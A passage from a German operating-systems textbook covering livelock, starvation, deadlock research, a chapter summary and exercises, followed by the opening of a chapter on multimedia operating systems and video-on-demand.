


Abbildung 6.15: Ressourcen-Deadlock in einem Netzwerk

Wenn ein Paket beim Router von einem der Hosts ankommt, wird es in einem Puffer gelagert, damit es anschließend zu einem anderen Router und wiederum zum nächsten Router übertragen wird, bis das Ziel erreicht ist. Diese Puffer sind Ressourcen und es gibt eine endliche Anzahl von ihnen. In ►Abbildung 6.16 hat jeder Router nur acht Puffer (in Wirklichkeit hat jeder Millionen, doch damit ändert sich außer der Häufigkeit nichts an der Eigenart des möglichen Deadlocks). Nehmen wir an, dass alle Pakete von Router A zu B übertragen werden müssen, alle Pakete von B müssen zu C, alle von C zu D und alle Pakete von D müssen zu A übertragen werden. Kein Paket kann bewegt werden, weil es keinen Puffer am jeweils anderen Ende gibt, und wir haben einen klassischen Ressourcen-Deadlock, wenn auch mitten in einem Kommunikationssystem.

6.7.3 Livelock

In einigen Situationen wird Polling (aktives Warten) eingesetzt, um eine kritischen Region zu betreten oder um auf eine Ressource zuzugreifen. Diese Strategie kommt häufig zum Einsatz, wenn der wechselseitige Ausschluss für eine sehr kurze Zeit benutzt wird und der Aufwand eines Aufschubs im Vergleich zur Ausführung groß ist. Betrachten wir als Beispiel eine atomare Basisoperation, mit der der aufrufende Prozess ein Mutex testet und dieses entweder belegt oder eine Fehlermeldung zurückgibt (siehe auch Abbildung 2.26).

Stellen Sie sich nun zwei Prozesse vor, die jeweils zwei Ressourcen benutzen, wie in ►Abbildung 6.16 gezeigt. Beide Prozesse benutzen die Polling-Operationen *enter_region*, um zu versuchen, die notwendigen Sperren zu setzen. Wenn dieser Versuch fehlschlägt, startet der Prozess einfach einen neuen Versuch. Falls Prozess A zuerst läuft und die Ressource 1 anfordert, dann Prozess B läuft, der Ressource 2 anfordert, dann wird es nicht weitergehen, egal welcher Prozesse als Nächstes läuft, obwohl keiner der Prozesse blockiert. Es wird nur das CPU-Quantum immer und immer wieder aufgebraucht, ohne dass irgendetwas passiert, aber eben auch ohne Blockierung. Somit haben wir keinen Deadlock (weil kein Prozess blockiert ist), aber etwas, das funktional dazu äquivalent ist: einen **Livelock**.

```

void process_A(void) {
    enter_region(&resource_1);
    enter_region(&resource_2);
    use_both_resources();
    leave_region(&resource_2);
    leave_region(&resource_1);
}

void process_B(void) {
    enter_region(&resource_2);
    enter_region(&resource_1);
    use_both_resources();
    leave_region(&resource_1);
    leave_region(&resource_2);
}

```

Abbildung 6.16: Aktives Warten kann zum Livelock führen.

Livelocks können ganz überraschend auftreten. Bei einigen Systemen wird die Gesamtzahl der erlaubten Prozesse durch die Anzahl der Einträge in der Prozessstabelle bestimmt. Einträge in der Prozesstabelle sind also endliche Ressourcen. Wenn ein `fork`-Aufruf fehlschlägt, weil die Prozesstabelle voll ist, wäre es eine vernünftige Reaktion, eine beliebige Zeit zu warten und es dann noch einmal zu probieren.

Nehmen wir nun an, dass ein UNIX-System 100 Einträge in der Prozesstabelle hat. Es laufen 10 Programme gleichzeitig, von denen jedes 12 Kindprozesse starten möchte. Nachdem die Prozesse jeweils 9 Kindprozesse gestartet haben, laufen die 10 ursprünglichen Prozesse und zusätzlich 90 Kindprozesse. Damit ist die Prozesstabelle voll. Jeder der 10 ursprünglichen Prozesse sitzt nun in einer Endlosschleife fest und versucht erfolglos, weitere Kinder zu erzeugen – ein Deadlock. Die Wahrscheinlichkeit, dass diese Situation auftritt, ist winzig, dennoch könnte es passieren. Sollte man also Prozesse und den `fork`-Systemaufruf abschaffen, um das Problem zu umgehen?

Die maximale Anzahl von offenen Dateien ist in ähnlicher Weise durch die Größe der I-Node-Tabelle beschränkt, also entsteht ein ähnliches Problem, wenn sie voll ist. Eine weitere endliche Ressource ist der Platz auf der Platte für ausgelagerte Prozesse. Tatsächlich ist fast jede Tabelle im Betriebssystem eine endliche Ressource. Sollten wir sie alle abschaffen, nur weil es passieren kann, dass eine Menge von n Prozessen jeweils einen Anteil von $1/n$ belegen und dann noch einen weiteren Eintrag anfordern? Wahrscheinlich keine gute Idee.

Die meisten Betriebssysteme, darunter UNIX und Windows, ignorieren das Problem mit der Begründung, dass die meisten Benutzer einen gelegentlichen Livelock (oder sogar einen Deadlock) der Einschränkung auf einen einzigen Prozess, eine einzige offene Datei usw. vorziehen. Wenn Deadlocks ohne Nachteil beseitigt werden könnten, gäbe es keine Diskussion. Das Problem ist aber, dass der Preis dafür sehr hoch ist. Insbesondere müssten Prozesse unbedachten Einschränkungen unterworfen werden. Wir sind also in einer Zwickmühle zwischen Bequemlichkeit und Korrektheit. Die Frage, was für wen wichtiger ist, wird heiß diskutiert.

Es sollte noch erwähnt werden, dass manchmal nicht zwischen Livelocks und Deadlocks unterschieden wird, da es in beiden Fällen keinen Fortschritt gibt. Man könnte aber auch der Ansicht sein, dass sie grundlegend verschieden sind, da ein Prozess leicht so programmiert werden könnte, etwas n -mal zu versuchen und – falls alle Versuche fehlschlagen – etwas anderes auszuprobieren. Ein blockierter Prozess hat diese Wahl nicht.

6.7.4 Verhungern

Ein eng mit Deadlocks und Livelocks verwandtes Problem ist das sogenannte **Verhungern** (*starvation*). In einem dynamischen System kommt es ständig zu Ressourcenanforderungen. Das System entscheidet nach einer gewissen Strategie, welcher Prozess zu welchem Zeitpunkt welche Ressource bekommt. Diese Strategie kann absolut vernünftig erscheinen, aber dennoch dazu führen, dass ein Prozess niemals ablaufen kann, obwohl er nicht in einem Deadlock steckt.

Nehmen wir als Beispiel die Zuteilung eines Druckers. Angenommen, das System versucht mit irgendeinem Algorithmus sicherzustellen, dass durch die Druckerzuteilung keine Deadlocks entstehen. Wenn nun mehrere Prozesse gleichzeitig den Drucker verlangen, wer sollte ihn bekommen?

Eine Möglichkeit wäre, den Prozess mit der kleinsten Datei zuerst drucken zu lassen (falls diese Information bekannt ist). Dieser Prozess erzeugt eine maximale Anzahl von glücklichen Kunden und scheint fair zu sein. Nehmen wir jetzt an, dass der Drucker ständig zu tun hat und ein Prozess eine riesige Datei ausdrucken will. Nach jedem Druckauftrag sieht sich das System um und wählt den Prozess mit dem kürzesten Auftrag. Solange der Strom von kurzen Dateien nicht abreißt, wird der Prozess mit der riesigen Datei niemals den Drucker bekommen. Der Prozess verhungert, d.h., seine Ausführung wird unendlich aufgeschoben, obwohl er sich in keinem Deadlock befindet.

Das Verhungern lässt sich durch eine FCFS-Strategie (*First Come First Served*) verhindern. Bei diesem Ansatz wird immer der Prozess ausgewählt, der am längsten wartet. Irgendwann wird jeder Prozess einmal der älteste sein, der am längsten wartet, und bekommt damit die benötigte Ressource.

6.8 Forschung zu Deadlocks

Wenn es jemals ein Thema gab, das in der Anfangszeit der Betriebssysteme gnadenlos untersucht wurde, dann waren es Deadlocks. Der Grund dafür ist, dass Deadlocks ein hübsches kleines Problem aus der Graphentheorie sind, in das sich ein mathematisch orientierter Doktorand bequem drei bis vier Jahre lang verbeißen kann. Alle möglichen Algorithmen wurden ausgeklügelt, einer exotischer und unpraktischer als der andere. Inzwischen ist die Deadlock-Forschung weitgehend beendet, aber es erscheinen immer noch Artikel zu verschiedenen Aspekten von Deadlocks. Dazu gehören das Erkennen von Deadlocks zur Laufzeit, die durch falsche Anwendung von Sperren und Semaphoren entstanden sind (Agarwal und Stoller, 2006; Bensalem et al., 2006), das Vermeiden von Deadlocks bei Java-Threads (Permandia et al., 2007; Williams et al.,

2005), der Umgang mit Deadlocks in Netzwerken (Jayasimha, 2003; Karol et al., 2003; Schafer et al., 2005), die Modellierung von Deadlocks in Datenflusssystemen (Zhou und Lee, 2006) und das Erkennen von dynamischen Deadlocks (Li et al., 2005). Levine (2003a, 2003b) hat verschiedene (und häufig widersprüchliche) Definitionen von Deadlocks in der Literatur verglichen und ein Klassifikationsschema für Deadlocks entwickelt. Sie hat außerdem einen Blick auf die Unterschiede zwischen Deadlock-Vermeidung und Deadlock-Verhinderung geworfen (Levine, 2005). Das Beheben von Deadlocks ist ebenfalls untersucht worden (David et al., 2007).

Auch beim Erkennen von verteilten Deadlocks gibt es noch (theoretische) Forschung, die hier jedoch nicht behandelt wird, weil es erstens nicht zum Thema dieses Buches gehört und zweitens nicht einmal im Entferntesten praktisch anwendbar ist. Verteilte Deadlocks sind hauptsächlich eine Arbeitsbeschaffungsmaßnahme für arbeitslose Graphentheoretiker.

ZUSAMMENFASSUNG

Deadlocks können in jedem Betriebssystem ein Problem sein. Sie entstehen, wenn alle Prozesse einer Menge blockiert sind, weil sie auf ein Ereignis warten, das nur von anderen Prozessen dieser Menge ausgelöst werden kann. Diese Situation führt dazu, dass alle Prozesse ewig warten. Für gewöhnlich ist das Ereignis, auf das die Prozesse warten, die Freigabe eines bestimmten Betriebsmittels, das von einem anderen Prozess der Menge benutzt wird. Eine andere Situation, in der Deadlocks möglich sind, entsteht, wenn in einer Menge von Kommunikationsprozessen alle auf eine Nachricht warten und der Kommunikationskanal leer ist und kein Timeout mehr aussteht.

Ressourcen-Deadlocks können verhindert werden, indem das System mitverfolgt, welche Zustände sicher und welche unsicher sind. Ein **sicherer Zustand** bedeutet, dass es eine Reihenfolge von Ereignissen gibt, die garantiert, dass alle Prozesse zu Ende laufen können. Ein **unsicherer Zustand** bietet keine solche Garantie. Der Bankier-Algorithmus verhindert Deadlocks, indem er Ressourcenanforderungen nur erfüllt, wenn sie zu einem sicheren Zustand führen.

Ressourcen-Deadlocks können von vornherein vermieden werden, indem das System so entworfen wird, dass Deadlocks niemals auftreten können. Wenn z.B. jeder Prozess nur eine Ressource gleichzeitig belegen darf, wird die zyklische Wartebedingung unerfüllbar und Deadlocks sind unmöglich. Ressourcen-Deadlocks lassen sich auch vermeiden, indem man alle Ressourcen durchnummert und verlangt, dass jeder Prozess sie nur in streng aufsteigender Reihenfolge anfordert.

Ressourcen-Deadlocks sind nicht die einzige Art von Deadlocks. Kommunikationsdeadlocks sind in einigen Systemen ebenfalls ein potenzielles Problem, auch wenn sie häufig durch das Einrichten von angemessenen Timeouts vermieden werden können.

Livelocks sind den Deadlocks insofern ähnlich, als dass sie jegliches Weiterkommen stoppen. Technisch sind sie aber unterschiedlich, da Prozesse daran beteiligt sind, die nicht blockiert sind. Verhungern kann durch eine FCFS-Strategie verhindert werden.

Übungen



Lösungshinweise

1. Denken Sie sich ein Beispiel für einen Deadlock in der Politik aus.
2. Die Studenten in einem Computerraum arbeiten an einzelnen Rechnern. Um Dateien auszudrucken, senden sie sie an einen Server, der sie in einem Spoolerordner zwischenspeichert. Unter welchen Bedingungen können Deadlocks auftreten, wenn der Plattenplatz auf dem Server beschränkt ist? Wie könnten die Deadlocks verhindert werden?
3. In ►Abbildung 6.1 werden die Ressourcen in der umgekehrten Reihenfolge freigegeben, in der sie reserviert wurden. Wäre es genauso gut, sie in einer anderen Reihenfolge freizugeben?
4. Die vier Bedingungen (wechselseitiger Ausschluss, Hold-and-Wait-Bedingung, Ununterbrechbarkeit, zyklisches Warten) sind notwendig, damit ein Ressourcen-Deadlock entstehen kann. Geben Sie ein Beispiel an, um zu zeigen, dass diese Bedingungen nicht hinreichend sind, damit ein Ressourcen-Deadlock auftritt. Wann sind diese Bedingungen hinreichend?
5. ►Abbildung 6.3 illustriert das Konzept eines Ressourcen-Belegungsgraphen. Gibt es auch illegale Graphen, d.h. Graphen, die unserem Modell der Ressourcennutzung widersprechen? Wenn ja, geben Sie ein Beispiel dafür an.
6. Angenommen, es gibt ein Ressourcen-Deadlock in einem System. Geben Sie ein Beispiel an, um zu zeigen, dass die Menge der Prozesse, die an dem Deadlock beteiligt sind, auch Prozesse enthalten kann, die nicht in der zyklischen Kette des entsprechenden Ressourcen-Belegungsgraphen sind.
7. Beim Vogel-Strauß-Algorithmus wurde die Möglichkeit erwähnt, dass die Prozesstabellen oder andere Systemtabellen voll sind und keine Einträge mehr reserviert werden können. Können Sie sich vorstellen, wie ein Administrator eine solche Situation beheben könnte?
8. Erklären Sie, wie ein System den Deadlock aus der vorigen Übungsaufgabe beheben kann, indem Sie folgende Strategien benutzen: (a) Beheben durch Unterbrechung; (b) Beheben durch Rollback; (c) Beheben durch Abbrechen der Prozesse.

9. Angenommen, in ▶ Abbildung 6.6 sei $C_{ij} + R_{ij} > E_i$ für irgendein i . Was bedeutet dies für alle Prozesse, die ohne Deadlock zu Ende laufen?
10. Was ist der Hauptunterschied zwischen dem Modell aus ▶ Abbildung 6.8 und den sicheren und unsicheren Zuständen, die in Abschnitt 6.5.2 beschrieben wurden? Welche Auswirkungen haben diese Unterschiede?
11. Kann das Schema der Ressourcenspuren aus ▶ Abbildung 6.8 auch verwendet werden, um das Problem der Deadlocks für drei Prozesse und drei Ressourcen zu veranschaulichen? Wenn ja, was müsste man dazu verändern? Wenn nicht, warum funktioniert es nicht?
12. Theoretisch könnte man die Graphen von Ressourcenspuren verwenden, um Deadlocks zu verhindern. Das Betriebssystem könnte die unsicheren Bereiche durch geschicktes Scheduling umgehen. Geben Sie ein Beispiel für ein Problem, das sich dabei in der Praxis stellen könnte.
13. Kann sich ein System in einem Zustand befinden, der weder sicher noch ein Deadlock ist? Wenn ja, geben Sie ein Beispiel. Wenn nicht, beweisen Sie, dass jeder Zustand entweder sicher oder ein Deadlock ist.
14. Angenommen, ein System benutzt den Bankier-Algorithmus, um Deadlocks zu verhindern. Zu irgendeinem Zeitpunkt fordert ein Prozess P eine Ressource R an, was aber abgelehnt wird, obwohl R momentan frei ist. Kann man daraus schließen, dass die Zuteilung von R zum Prozess P einen Deadlock im System auslösen würde?
15. Eine wesentliche Einschränkung des Bankier-Algorithmus ist, dass alle Ressourcen im Voraus bekannt sein müssen, die ein Prozess maximal benötigt. Ist es möglich einen Algorithmus zur Verhinderung von Deadlocks zu entwerfen, der diese Information nicht braucht? Erläutern Sie Ihre Antwort.
16. Sehen Sie sich ▶ Abbildung 6.11(b) noch einmal gut an. Führt es zu einem sicheren oder unsicheren Zustand, wenn D noch eine weitere Ressource verlangt? Was wäre, wenn C stattdessen die Ressource verlangen würde?
17. Ein System hat zwei Prozesse und drei identische Ressourcen. Jeder Prozess braucht maximal zwei Ressourcen. Ist ein Deadlock möglich? Begründen Sie Ihre Antwort.
18. Betrachten wir noch einmal das vorige Problem, aber jetzt mit p Prozessen und r Ressourcen, von denen jeder Prozess höchstens m benötigt. Welche Bedingung muss gelten, damit Deadlocks unmöglich sind?
19. Führt es zu einem Deadlock, wenn Prozess A in ▶ Abbildung 6.12 das letzte Bandlaufwerk verlangt?
20. Ein Computer hat sechs Bandlaufwerke, um die sich n Prozesse streiten. Jeder Prozess braucht bis zu zwei Laufwerke. Für welche n kann es keinen Deadlock geben?

- 21.** Ein System mit m Ressourcenklassen und n Prozessen benutzt den Bankier-Algorithmus. Wenn m und n gegen unendlich gehen, ist die Rechenzeit für eine Zustandsüberprüfung von der Ordnung $m^a n^b$. Welche Werte haben a und b ?
- 22.** Ein System hat vier Prozesse und fünf reservierbare Ressourcen. Die folgende Tabelle zeigt, welche Ressourcen belegt sind und wie viele Ressourcen maximal benötigt werden:

	Belegt	Maximal	Verfügbar
Prozess A	1 0 2 1 2	1 1 2 1 3	0 0 x 1 1
Prozess B	2 0 1 1 0	2 2 2 1 0	
Prozess C	1 1 0 1 0	2 1 3 1 0	
Prozess D	1 1 1 1 0	1 1 2 2 1	

Was ist das kleinste x , für das der Zustand sicher ist?

- 23.** Eine Möglichkeit, um zyklisches Warten zu verhindern, ist die Einführung einer Regel, die besagt, dass ein Prozess zu jedem Zeitpunkt lediglich auf eine einzige Ressource Anspruch hat. Geben Sie ein Beispiel an, um zu zeigen, dass diese Beschränkung in vielen Fällen nicht akzeptabel ist.
- 24.** Die Prozesse A und B möchten beide die Datensätze 1, 2 und 3 in einer Datenbank sperren. Wenn beide sie in der Reihenfolge 1, 2, 3 anfordern, ist kein Deadlock möglich. Wenn B sie aber in der Reihenfolge 3, 2, 1 anfordert, kann ein Deadlock auftreten. Es gibt 3! oder sechs Möglichkeiten für jeden Prozess, die drei Ressourcen zu reservieren. Welche Teilmenge aller Kombinationen ist garantiert frei von Deadlocks?
- 25.** Ein verteiltes System, das Mailboxen zur Kommunikation verwendet, hat zwei IPC-Primitive, `send` und `receive`. Beim Aufruf von `receive` muss der Absenderprozess angegeben werden. Die Operation `receive` blockiert, wenn keine Nachricht von dem angegebenen Prozess angekommen ist, selbst wenn Nachrichten von anderen Prozessen in der Mailbox warten. Es gibt keine gemeinsamen Ressourcen, aber Prozesse müssen aus anderen Gründen häufig kommunizieren. Überlegen Sie, ob Deadlocks möglich sind.
- 26.** In einem elektronischen Überweisungssystem laufen Hunderte von identischen Prozessen. Jeder Prozess liest die Überweisungssumme und die beiden Kontonummern von einem Eingabegerät. Anschließend sperrt er beide Konten, überweist das Geld und gibt die Konten wieder frei. Die Gefahr von Deadlocks in diesem System ist durch die vielen parallelen Prozesse sehr hoch. Lassen Sie sich eine Strategie einfallen, um Deadlocks zu verhindern. Dabei darf kein Konto freigegeben werden, bevor die Überweisung beendet ist. (Mit anderen Worten, eine Lösung, die ein Konto sperrt und es sofort wieder freigibt, falls das zweite gesperrt ist, gilt nicht.)

- 27.** Eine Möglichkeit zur Vermeidung von Deadlocks sieht vor, die Hold-and-Wait-Bedingung unerfüllbar zu machen. Im Text haben wir die Möglichkeit vorgeschlagen, dass ein Prozess, bevor er eine Ressource anfordert, alle seine Ressourcen freigeben muss (wenn möglich). Die Gefahr dabei ist, dass er zwar die neue Ressource bekommt, aber dafür eine der anderen verliert. Wie könnte man diese Strategie verbessern?
- 28.** Ein Informatikstudent, der an einem Projekt über Deadlocks arbeitet, hat folgende geniale Idee, um Deadlocks zu beseitigen: Wenn ein Prozess eine Ressource anfordert, gibt er ein Zeitlimit an. Wenn die Ressource nicht verfügbar ist, wird ein Timer gestartet. Nach Überschreiten des Zeitlimits wird der Prozess freigegeben und darf weiterlaufen. Stellen Sie sich vor, Sie wären der Professor. Benoten Sie den Vorschlag und begründen Sie Ihre Entscheidung.
- 29.** Erklären Sie den Unterschied zwischen Deadlocks, Livelocks und Verhungern.
- 30.** Aschenputtel und der Prinz lassen sich scheiden. Für die Gütertrennung haben sie sich auf folgenden Algorithmus geeinigt. Jeden Morgen schicken beide einen Brief an den Anwalt des jeweils anderen, mit dem der Anspruch auf einen Gegenstand erhoben wird. Es dauert einen Tag, bis ein Brief ankommt, deshalb haben sie festgelegt, dass sie, wenn beide am selben Tag denselben Gegenstand verlangen, am nächsten Tag einen Brief schicken, der die Forderung rückgängig macht. Unter anderem besitzen die beiden einen Hund Woofer, seine Hundehütte, einen Kanarienvogel Tweeter und dessen Käfig. Der Hund hängt sehr an seiner Hütte, ebenso wie der Vogel an seinem Käfig, deshalb hat man sich geeinigt, dass eine Gütertrennung ungültig ist, wenn sie ein Tier von seiner Behausung trennt. In diesem Fall fängt die Aufteilung wieder von vorne an. Aschenputtel und der Prinz wollen beide unbedingt den Hund haben. Damit sie (getrennt) in Urlaub fahren können, hat jeder von ihnen seinen PC programmiert, um die Verhandlungen zu führen. Bei ihrer Rückkehr verhandeln die Computer immer noch. Warum? Ist ein Deadlock möglich? Ist Verhungern möglich?
- 31.** Ein Anthropologie-Student mit Nebenfach Informatik will in einem Forschungsprojekt herausfinden, ob man afrikanischen Pavianen beibringen kann, Deadlocks zu verhindern. Er sucht eine tiefe Schlucht und spannt ein Seil, so dass sich die Paviane darüber hangeln können. Solange alle in die gleiche Richtung hangeln, können mehrere Paviane die Schlucht gleichzeitig überqueren. Wenn Paviane von Osten und von Westen gleichzeitig mit der Überquerung beginnen, entsteht ein Deadlock (die Paviane hängen in der Mitte fest), weil sie nicht übereinander klettern können. Wenn ein Pavian die Schlucht überqueren will, muss er erst sicherstellen, dass kein anderer Pavian gerade in der Gegenrichtung unterwegs ist. Schreiben Sie ein Programm, das Semaphore benutzt, um Deadlocks zu verhindern. Kümmern Sie sich nicht darum, dass eine Reihe von ostwärts hangelnden Pavianen die im Osten wartenden Tiere für unbestimmte Zeit aufhalten könnte.

- 32.** Wiederholen Sie die vorige Aufgabe und verhindern Sie diesmal das Verhungern. Wenn ein Pavian, der nach Osten will, sieht, dass gerade Paviane nach Westen unterwegs sind, wartet er, bis das Seil frei ist. Es dürfen aber keine neuen Paviane von Osten auf das Seil, bis mindestens einer die Schlucht von Westen überquert hat.
- 33.** Programmieren Sie eine Simulation des Bankier-Algorithmus. Das Programm soll immer wieder alle Kunden nach ihren Kreditwünschen fragen und berechnen, ob der Kredit zu einem sicheren oder unsicheren Zustand führen würde. Speichern Sie die Anforderungen und Entscheidungen in einer Logdatei.
- 34.** Schreiben Sie ein Programm, um den Deadlock-Erkennungsalgorithmus mit mehreren Ressourcen von jedem Typ zu implementieren. Ihr Programm sollte aus einer Datei die folgenden Eingaben einlesen: die Anzahl der Prozesse, die Anzahl der Ressourcenarten, die Anzahl der verfügbaren Ressourcen jedes Typs (Vektor E), die aktuelle Belegungsmatrix C (erste Zeile, zweite Zeile usw.) und die Anforderungsmatrix R (erste Zeile, zweite Zeile usw.). Die Ausgabe Ihres Programms sollte angeben, ob es einen Deadlock im System gibt oder nicht. Falls ein Deadlock auftritt, sollte das Programm die Identifikatoren aller beteiligten Prozesse ausgeben.
- 35.** Schreiben Sie ein Programm, das entdeckt, ob es einen Deadlock in dem System gibt, indem ein Ressourcen-Belegungsgraph eingesetzt wird. Ihr Programm sollte aus einer Datei die folgenden Eingaben einlesen: die Anzahl der Prozesse und die Anzahl der Ressourcen. Für jeden Prozess sollten vier Zahlen eingelesen werden: die Anzahl der Ressourcen, die der Prozess aktuell belegt, die IDs dieser Ressourcen, die Anzahl der Ressourcen, die der Prozess aktuell anfordert, sowie die IDs dieser Ressourcen. Die Ausgabe des Programms sollte angeben, ob es einen Deadlock im System gibt oder nicht. Falls ein Deadlock auftritt, sollte das Programm die Identifikatoren aller beteiligten Prozesse ausgeben.

Multimedia-Betriebssysteme

7.1 Einführung in Multimedia	551
7.2 Multimedia-Dateien	555
7.3 Videokompression	561
7.4 Audiokompression	568
7.5 Multimedia-Prozess-Scheduling	572
7.6 Modelle für Multimedia-Dateisysteme	578
7.7 Dateiplatzierung	585
7.8 Caching	596
7.9 Plattspeicher-Scheduling für Multimedia	599
7.10 Forschung im Bereich Multimedia	603
Zusammenfassung	604
Übungen	605

» Digitale Filme, Videoclips und Musik entwickeln sich immer mehr zu einer alltäglichen Möglichkeit, Informationen und Unterhaltung mit einem Rechner zu präsentieren. Audio- und Videodateien können auf einer Platte gespeichert und bei Bedarf abgespielt werden. Allerdings unterscheiden sie sich in ihren Eigenschaften deutlich von traditionellen Textdateien, für welche die aktuellen Dateisysteme entworfen wurden. Deshalb sind neue Dateisysteme notwendig, um diese neuen Dateiarten zu verwalten. In noch höherem Maße werden vom Scheduler und von anderen Teilen des Betriebssystems durch das Abspielen von Musik und Videos neue Fähigkeiten verlangt. In diesem Kapitel untersuchen wir viele dieser Themen und ihre Auswirkungen auf Betriebssysteme, die für den Umgang mit Multimedia entworfen wurden.

Normalerweise fallen digitale Filme unter den Begriff **Multimedia**, was wörtlich „mehr als ein Medium“ heißt. Nach dieser Definition ist auch dieses Buch ein Multimedia-Werk. Es enthält schließlich zwei Medien: Text und Bilder (die Abbildungen). Meistens wird jedoch unter dem Begriff „Multimedia“ ein Dokument verstanden, das zwei oder mehr *kontinuierliche* Medien enthält, was bedeutet, dass diese während eines Zeitintervalls abgespielt werden müssen. Wir verwenden hier den Begriff Multimedia in diesem Sinn.

Ein anderer möglicherweise mehrdeutiger Begriff ist „Video“. Im technischen Sinn ist es nur der Bildanteil eines Films (im Gegensatz zum Tonanteil). Tatsächlich haben Camcorder und Fernseher oftmals zwei Buchsen, eine ist mit „Video“ und eine mit „Audio“ beschriftet, da die Signale getrennt sind. Der Begriff „digitales Video“ bezieht sich allerdings normalerweise auf das vollständige Produkt aus beidem, Bild und Ton. Im Folgenden werden wir den Begriff „Film“ für das vollständige Produkt verwenden. Dabei muss ein Film in diesem Sinn kein zweistündiger Film sein, der in einem Hollywood-Studio produziert wurde und mehr gekostet hat als eine Boeing 747. Ein 30-sekündiger Nachrichtenclip, der von der CNN-Homepage heruntergeladen wurde, ist nach unserer Definition ebenso ein Film. Wir werden auch den Begriff „Video-clip“ für sehr kurze Filme verwenden. «

7.1 Einführung in Multimedia

Bevor wir uns mit der Technik von Multimedia beschäftigen, sind vielleicht ein paar Worte über ihre gegenwärtige und zukünftige Anwendung sinnvoll, um den Rahmen abzustecken. Auf einem einzelnen Rechner bedeutet Multimedia oft das Abspielen eines Films von einer **DVD (Digital Versatile Disk)**. DVDs sind optische Speichermedien, die aus denselben 120-mm-Polycarbonat-Rohlingen hergestellt werden wie CD-ROMs, aber mit höherer Dichte beschrieben werden, wodurch eine Kapazität zwischen 5 GB und 17 GB erreicht wird, je nach verwendetem Format.

Zwei Kandidaten wetteifern darum, der Nachfolger der DVD zu werden. Der erste heißt **Blu-ray** und speichert 25 GB im einschichtigen Format (50 GB im doppelschichtigen Format). Der andere Kandidat ist **HD DVD** und speichert 15 GB im einschichtigen Format (30 GB im doppelschichtigen Format). Jedes dieser beiden Formate wird von einem anderen Konsortium aus Computerfirmen und Filmstudios unterstützt. Anscheinend hatte die Elektronik- und Unterhaltungsindustrie Sehnsucht nach den Formatkriegen der 1970er und 1980er Jahre zwischen Betamax und VHS, also beschloss man, dieses Spiel zu wiederholen. Zweifellos wird dieser Formatkrieg die Verbreitung beider Systeme um Jahre verzögern, da die Verbraucher warten werden, bis klar ist, wer von beiden als Gewinner daraus hervorgehen wird.

Eine andere Anwendung von Multimedia ist das Herunterladen von Videoclips aus dem Internet. Viele Webseiten beinhalten Links, die angeklickt werden können, um kurze Filme herunterzuladen. Auf Websites wie YouTube sind Tausende von Videoclips verfügbar. Sobald sich schnellere Zugriffstechniken verbreiten, zum Beispiel wenn Kabelfernsehen oder **ADSL (Asymmetric Digital Subscriber Line)** die Norm werden, wird die Präsenz von Videoclips im Internet explodieren.

Ein weiterer Bereich, in dem Multimedia unterstützt werden muss, ist die Filmproduktion selbst. Es gibt Systeme zur Bearbeitung von Multimedia und diese müssen zum Erreichen der höchsten Leistung auf Betriebssystemen laufen, die sowohl Multimedia als auch traditionelles Arbeiten unterstützen.

Noch ein anderes Gebiet, in dem Multimedia wichtig wird, sind Computerspiele. Spiele zeigen oft Videoclips, um den Spieler für den nächsten Spielabschnitt zu animieren. Die Clips sind zwar im Allgemeinen kurz, doch es gibt sehr viele davon und der passende Clip wird dynamisch in Abhängigkeit von der Aktion des Benutzers ausgewählt. Diese Clips werden immer anspruchsvoller. Natürlich erzeugt das Spiel selbst große Mengen von Animationen, aber die Behandlung von programmgeneriertem Video ist etwas anderes, als einen Film zu zeigen.

Das Nonplusultra der Multimedia-Welt ist schließlich **Video-on-Demand**. Darunter versteht man im Allgemeinen, dass Konsumenten zu Hause mit der Fernbedienung ihres Fernsehers (oder der Maus) einen Film auswählen und diesen auf ihrem Fernseher (oder Computermonitor) sofort angezeigt bekommen. Um Video-on-Demand zu ermöglichen, ist eine spezielle Infrastruktur notwendig. In ► Abbildung 7.1 sind zwei mögliche Infrastrukturen für Video-on-Demand dargestellt. Jede umfasst drei wesentliche Kompo-

nenten: einen oder mehrere Video-Server, ein Verteilungsnetzwerk und eine Set-Top-Box in jedem Haus, um das Signal zu decodieren. Der **Video-Server** ist ein leistungsstarker Computer, der viele Filme in seinem Dateisystem speichert und diese bei Bedarf abspielt. Manchmal werden Großrechner als Video-Server verwendet, da es einfach möglich ist, beispielsweise 1.000 große Platten an einen Großrechner anzuschließen, während das Anbringen von 1.000 Platten an jegliche Art von PC ein großes Problem darstellt. Vieles von dem, was in den folgenden Abschnitten beschrieben wird, betrifft Video-Server und ihre Betriebssysteme.

